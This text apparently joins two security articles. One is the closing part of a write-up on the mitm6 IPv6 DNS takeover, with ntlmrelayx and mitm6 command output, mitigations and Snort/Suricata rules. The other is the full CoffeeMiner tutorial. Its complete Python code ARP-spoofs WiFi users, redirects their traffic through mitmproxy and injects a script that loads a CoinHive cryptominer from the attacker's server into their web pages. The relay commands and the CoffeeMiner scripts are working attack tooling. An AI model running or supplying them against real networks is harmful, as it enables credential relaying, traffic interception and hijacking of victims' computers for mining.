
Preference Name	Status	Type	Value
network.auth.force-generic-ntlm	default	boolean	false
network.auth.force-generic-ntlm-v1	default	boolean	false
network.automatic-ntlm-auth.allow-non-fqdn	default	boolean	false
network.automatic-ntlm-auth.allow-proxies	default	boolean	true
network.automatic-ntlm-auth.trusted-uris	default	string	
network.generic-ntlm-auth.workstation	default	string	WORKSTATION

Windows will now happily send the NTLM challenge/response to the attacker, who can relay it to different services. With this relaying attack, the attacker can authenticate as the victim on services, access information on websites and shares, and if the victim has enough privileges, the attacker can even execute code on computers or take over the entire Windows Domain. Some of the possibilities of NTLM relaying were explained in one of our previous blogs, which can be found here.


The full attack

The previous sections described the global idea behind the attack. Running the attack itself is quite straightforward. First we start mitm6, which will start replying to DHCPv6 requests and afterwards to DNS queries requesting names in the internal network. For the second part of our attack, we use our favorite relaying tool, ntlmrelayx. This tool is part of the impacket Python library by Core Security and is an improvement on the well-known smbrelayx tool, supporting several protocols to relay to. Core Security and Fox-IT recently worked together on improving ntlmrelayx, adding several new features which (among others) enable it to relay via IPv6, serve the WPAD file, automatically detect proxy requests and prompt the victim for the correct authentication. If you want to check out some of the new features, have a look at the relay-experimental branch.

To serve the WPAD file, all we need to add to the command prompt is the -wh parameter and with it specify the host that the WPAD file resides on. Since mitm6 gives us control over the DNS, any non-existing hostname in the victim network will do. To make sure ntlmrelayx listens on both IPv4 and IPv6, use the -6 parameter. The screenshots below show both tools in action, mitm6 selectively spoofing DNS replies and ntlmrelayx serving the WPAD file and then relaying authentication to other servers in the network.



```
user@localhost:~/impacket-mitm6-contrib$ ntlmrelayx.py -6 -wh attacker.testsegment.local -t smb://192.168.222.103 -l ~/tmp/ -socks -debug
Impacket v0.9.16-dev - Copyright 2002-2017 Core Security Technologies

[*] Protocol Client MSSQL loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Running in relay mode to single host
[*] SOCKS proxy started. Listening at port 1080
[*] HTTP Socks Plugin loaded..
[*] SMB Socks Plugin loaded..
[*] SMTP Socks Plugin loaded..
[*] IMAPS Socks Plugin loaded..
[*] HTTPS Socks Plugin loaded..
[*] IMAP Socks Plugin loaded..
[*] MSSQL Socks Plugin loaded..
[*] Setting up SMB Server
[*] Setting up HTTP Server

[*] Servers started, waiting for connections
Type help for list of commands
ntlmrelayx> [*] HTTPD: Received connection from ::ffff:192.168.222.55, attacking target smb://192.168.222.103
[*] HTTPD: Client requested path: /wpad.dat
[*] HTTPD: Serving PAC file to client ::ffff:192.168.222.55
[*] HTTPD: Received connection from ::ffff:192.168.222.55, attacking target smb://192.168.222.103
[*] HTTPD: Client requested path: http://go.microsoft.com/fwlink/p/?linkid=255141
[*] HTTPD: Client requested path: http://go.microsoft.com/fwlink/p/?linkid=255141
[*] HTTPD: Client requested path: http://go.microsoft.com/fwlink/p/?linkid=255141
[*] Authenticating against smb://192.168.222.103 as TESTSEGMENT\testuser SUCCEED
[*] SOCKS: Adding TESTSEGMENT/TESTUSER@192.168.222.103(445) to active SOCKS connection. Enjoy

ntlmrelayx> socks
Protocol  Target           Username              Port
--------  ---------------  --------------------  ----
SMB       192.168.222.103  TESTSEGMENT/TESTUSER  445
ntlmrelayx>
```



```
user@localhost:~/mitm6$ sudo mitm6 -d testsegment.local
Starting mitm6 using the following configuration:
Primary adapter: eth0 [00:0c:29:86:2d:13]
IPv4 address: 192.168.222.123
IPv6 address: fe80::20c:29ff:fe86:2d13
DNS domains: testsegment.local
Renew reply sent to fe80::192:168:222:55
Sent spoofed reply for S2016DC.testsegment.local. to fe80::3529:e622:200e:d8a4
Sent spoofed reply for wpad.testsegment.local. to fe80::3529:e622:200e:d8a4
Sent spoofed reply for attacker.testsegment.local. to fe80::3529:e622:200e:d8a4
IPv6 address fe80::192:168:222:55 is now assigned to mac=00:0c:29:52:77:1b host=W10-OUTLOOK.testsegment.local ipv4=192.168.222.55
Sent spoofed reply for wpad.testsegment.local. to fe80::192:168:222:55
Sent spoofed reply for wpad.testsegment.local. to fe80::192:168:222:55
Sent spoofed reply for attacker.testsegment.local. to fe80::192:168:222:55
Sent spoofed reply for wpad.testsegment.local. to fe80::3529:e622:200e:d8a4
Sent spoofed reply for attacker.testsegment.local. to fe80::3529:e622:200e:d8a4
```

Defenses and mitigations

The only defense against this attack that we are currently aware of is disabling IPv6 if it is not used on your internal network. This will stop Windows clients querying for a DHCPv6 server and make it impossible to take over the DNS server with the above described method.

For the WPAD exploit, the best solution is to disable the Proxy Auto detection via Group Policy. If your company uses a proxy configuration file internally (PAC file) it is recommended to explicitly configure the PAC URL instead of relying on WPAD to detect it automatically.

While writing this blog, Google Project Zero also discovered vulnerabilities in WPAD, and their blog post mentions that disabling the WinHttpAutoProxySvc is the only reliable way that, in their experience, disabled WPAD.

Lastly, the only complete solution to prevent NTLM relaying is to disable it entirely and switch to Kerberos. If this is not possible, our last blog post on NTLM relaying mentions several mitigations to minimize the risk of relaying attacks.

Detection

The Fox-IT Security Research Team team has released Snort and Suricata signatures to detect rogue DHCPv6 traffic and WPAD replies over IPv6:

```
# Snort & Suricata signatures for:

# https://blog.fox-it.com/2018/01/11/mitm6-compromising-ipv4-networks-via-ipv6



alert udp fe80::/12 [546,547] -> fe80::/12 [546,547] (msg:"FOX-SRT - Policy - DHCPv6 advertise"; content:"|02|"; offset:48; depth:1; reference:url,blog.fox-it.com/2018/01/11/mitm6-compromising-ipv4-networks-via-ipv6/; threshold:type limit, track by_src, count 1, seconds 3600; classtype:policy-violation; sid:21002327; rev:2;)

alert udp ::/0 53 -> any any (msg:"FOX-SRT - Suspicious - WPAD DNS reponse over IPv6"; byte_test:1,&,0x7F,2; byte_test:2,>,0,6; content:"|00 04|wpad"; nocase; fast_pattern; threshold: type limit, track by_src, count 1, seconds 1800; reference:url,blog.fox-it.com/2018/01/11/mitm6-compromising-ipv4-networks-via-ipv6/; classtype:attempted-admin; priority:1; sid:21002330; rev:1;)
```

Where to get the tools

mitm6 is available from the Fox-IT GitHub. The updated version of ntlmrelayx is available from the impacket repository.

CoffeeMiner: Hacking WiFi to inject cryptocurrency miner to HTML requests

by Arnau Code

ABOUT THE CREATOR AND PROJECT

Arnau Code

Blog: http://arnaucode.com/blog/

CoffeeMiner: https://github.com/arnaucode/coffeeMiner

Disclaimer: this article & project is for academic purposes only.


Some weeks ago, I read about this Starbucks case where hackers hijacked laptops on the WiFi network to use the devices' computing power to mine cryptocurrency and I thought it might be interesting perform the attack in a different way.

The goal of this article is to explain how the attack of MITM (Man(Person)-In-The-Middle) can be done to inject some JavaScript in the HTML pages to force all the devices connected to a WiFi network to be mining a cryptocurrency for the attacker.

The objective is to have a script that performs an autonomous attack on the WiFi network. It's what we have called CoffeeMiner, as it's a kind of attack that can be performed in the cafes' WiFi networks.

1. The Scenario

The scenario will be some machines connected to the WiFi network, and the CoffeeMiner attacker intercepting the traffic between the users and the router.



1.1. Scenario configuration

The real scenario is a WiFi with laptops and smartphones connected. We have tested in this real world scenario, and it works. But for this article, we will see more deeply how to set up in a virtual environment.


We will use VirtualBox to deploy our virtual scenario https://www.virtualbox.org/ .

First of all we need to download a Linux disk image and install it into a VirtualBox machine, for this example we will use Kali Linux images https://www.kali.org/


Once we have the ISO image downloaded, we prepare three VBox machines with the Linux image installed.

To configure the defined scenario, we need to prepare each machine with a role:

- Victim
    - will be the machine that connects to the Router and browses some pages.
- Attacker
    - will be the machine where it runs the CoffeeMiner. It's the machine that performs the MITM.
- Router / Gateway
    - will act as a normal gateway.



Once the attack is performed, the scenario will be:



To configure each one of the machines, we will do the following configuration:

- Victim
    - network adapter:
        - eth0: Host-only Adapter
    - `/etc/network/interfaces:`

```
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
    address 10.0.2.10
    netmask 255.255.255.0
    gateway 10.0.2.15
```

- Attacker
    - network adapter:
        - eth0: Host-only Adapter
    - `/etc/network/interfaces:`

```
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
    address 10.0.2.20
    netmask 255.255.255.0
    gateway 10.0.2.15
```

- Router / Gateway
    - network adapter:
        - eth0: Bridged Adapter
        - eth1: Host-only Adapter
    - `/etc/network/interfaces:`

```
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet dhcp

auto eth1
iface eth1 inet static
    address 10.0.2.15
    netmask 255.255.255.0
```

2. CoffeeMiner, understanding the code

2.1. ARPspoofing

First of all, we need to understand how the MITM attack is performed.

From Wikipedia:

"In computer networking, ARP spoofing, ARP cache poisoning, or ARP poison routing, is a technique by which an attacker sends (spoofed) Address Resolution Protocol (ARP) messages onto a local area network. Generally, the aim is to associate the attacker's MAC address with the IP address of another host, such as the default gateway, causing any traffic meant for that IP address to be sent to the attacker instead."

https://en.wikipedia.org/wiki/ARP_spoofing

To perform the ARPspoofing attack, we will use the **dsniff** library.

```
arpspoof -i interface -t ipVictim ipGateway
arpspoof -i interface -t ipGateway ipVictim
```

2.2. mitmproxy

mitmproxy is a software tool that allows us to analyze the traffic that goes through a host, and allows to edit that traffic. In our case, we will use it to inject the JavaScript into the HTML pages.

To make the process more more clean, we will only inject one line of code into the HTML pages. And that will be the line of HTML code that will call to the JavaScript cryptocurrency miner.

The line to inject the crypto miner is:

```
<script src="http://httpserverIP:8000/script.js"></script>
```

2.3. Injector

Once we have the victim's traffic intercepted, we need to inject our script on it. We will use the mitmproxy API to do the injector:

```python
from bs4 import BeautifulSoup
from mitmproxy import ctx, http
import argparse

class Injector:
    def __init__(self, path):
        self.path = path

    def response(self, flow: http.HTTPFlow) -> None:
        if self.path:
            html = BeautifulSoup(flow.response.content, "html.parser")
            print(self.path)
            print(flow.response.headers["content-type"])
            if flow.response.headers["content-type"] == 'text/html':
                script = html.new_tag(
                    "script",
                    src=self.path,
                    type='application/javascript')
                html.body.insert(0, script)
                flow.response.content = str(html).encode("utf8")
                print("Script injected.")

def start():
    parser = argparse.ArgumentParser()
    parser.add_argument("path", type=str)
    args = parser.parse_args()
    return Injector(args.path)
```

2.4. HTTP Server

As we have seen, the injector adds a line to the HTML, with a call to our JavaScript crypto miner. So, we need to have the script file deployed in a HTTP Server.

In order to serve the JavaScript cryptocurrency miner, we will deploy a HTTP Server in the attacker machine. To do that, we will use the Python library 'http.server':

```python
#!/usr/bin/env python
import http.server
import socketserver
import os

PORT = 8000

web_dir = os.path.join(os.path.dirname(__file__), 'miner_script')
os.chdir(web_dir)

Handler = http.server.SimpleHTTPRequestHandler
httpd = socketserver.TCPServer(("", PORT), Handler)
print("serving at port", PORT)
httpd.serve_forever()
```

The code above is a simple HTTP Server that will serve our crypto miner to the victims, when they require it.

The JavaScript miner, will be placed in the /miner_script directory. In our case, we have used the CoinHive JavaScript miner.

2.5. CoinHive crypto miner

CoinHive is a javascript miner for the Monero cryptocurrency (XMR). It can be added to a website, and will use the user CPU power to calculate hashes with the Cryptonight PoW hash algorithm to mine Monero, based on CryptoNote protocol.

CoinHive miner makes sense when a user stays in a website for mid-long term sessions. So, for example, for a website where the user's average session is around 40 seconds, it doesn't make much sense.

In our case, as we will inject the crypto miner in each one of the HTML pages that victims request, will have long term sessions to calculate hashes to mine Monero.

3. CoffeeMiner, putting it all together

The main objective is to tie all the previous concepts in one autonomous deployment. This will be the CoffeeMiner.

The idea is to have the CoffeeMiner script that performs the ARPspoofing attack and sets up the mitmproxy to inject the CoinHive cryptominer into victims' HTML pages.

First of all, we need to configure the ip_forwarding and IPTABLES, in order to convert the attacker's machine into a proxy:

```
echo 1 > /proc/sys/net/ipv4/ip_forward
iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080
```

To perform the ARPspoof for all the victims, we will prepare a 'victims.txt' file with all the victims' IPs. To read all the victims' IPs, we prepare some Python lines, that will get the IPs (and also the gateway IP from the command line args), and performs the ARPspoof for each one of the victims' IP.

```
# get gateway_ip
gateway = sys.argv[1]
print("gateway: " + gateway)
# get victims_ip
victims = [line.rstrip('\n') for line in open("victims.txt")]
print("victims:")
print(victims)

# run the arpspoof for each victim, each one in a new console
for victim in victims:
    os.system("xterm -e arpspoof -i eth0 -t " + victim + " " + gateway + " &")
    os.system("xterm -e arpspoof -i eth0 -t " + gateway + " " + victim + " &")
```

Once we have the ARPspoofing performed, we just need to run the HTTP Server:

```
> python3 httpServer.py
```

And now, we can run the mitmproxy with the injector.py:

```
> mitmdump -s 'injector.py http://httpserverIP:8000/script.js'
```

3.1. CoffeeMiner, final script

Now we put all the concepts explained above in the 'coffeeMiner.py' script:

```
import os
import sys

#get gateway_ip (router)
gateway = sys.argv[1]
print("gateway: " + gateway)
# get victims_ip
victims = [line.rstrip('\n') for line in open("victims.txt")]
print("victims:")
print(victims)

# configure routing (IPTABLES)
os.system("echo 1 > /proc/sys/net/ipv4/ip_forward")
os.system("iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE")
os.system("iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080")
os.system("iptables -t nat -A PREROUTING -p tcp --destination-port 443 -j REDIRECT --to-port 8080")


# run the arpspoof for each victim, each one in a new console
for victim in victims:
    os.system("xterm -e arpspoof -i eth0 -t " + victim + " " + gateway + " &")
    os.system("xterm -e arpspoof -i eth0 -t " + gateway + " " + victim + " &")

# start the http server for serving the script.js, in a new console
os.system("xterm -hold -e 'python3 httpServer.py' &")

# start the mitmproxy
os.system("~/.local/bin/mitmdump -s 'injector.py http://10.0.2.20:8000/script.js' -T")
```

And also in the 'injector.py' script:

```
from bs4 import BeautifulSoup
from mitmproxy import ctx, http
import argparse

class Injector:
    def __init__(self, path):
        self.path = path

    def response(self, flow: http.HTTPFlow) -> None:
        if self.path:
            html = BeautifulSoup(flow.response.content, "html.parser")
            print(self.path)
            print(flow.response.headers["content-type"])
            if flow.response.headers["content-type"] == 'text/html':
                print(flow.response.headers["content-type"])
                script = html.new_tag(
                    "script",
                    src=self.path,
                    type='application/javascript')
                html.body.insert(0, script)
                flow.response.content = str(html).encode("utf8")
                print("Script injected.")

def start():
    parser = argparse.ArgumentParser()
    parser.add_argument("path", type=str)
    args = parser.parse_args()
    return Injector(args.path)
```

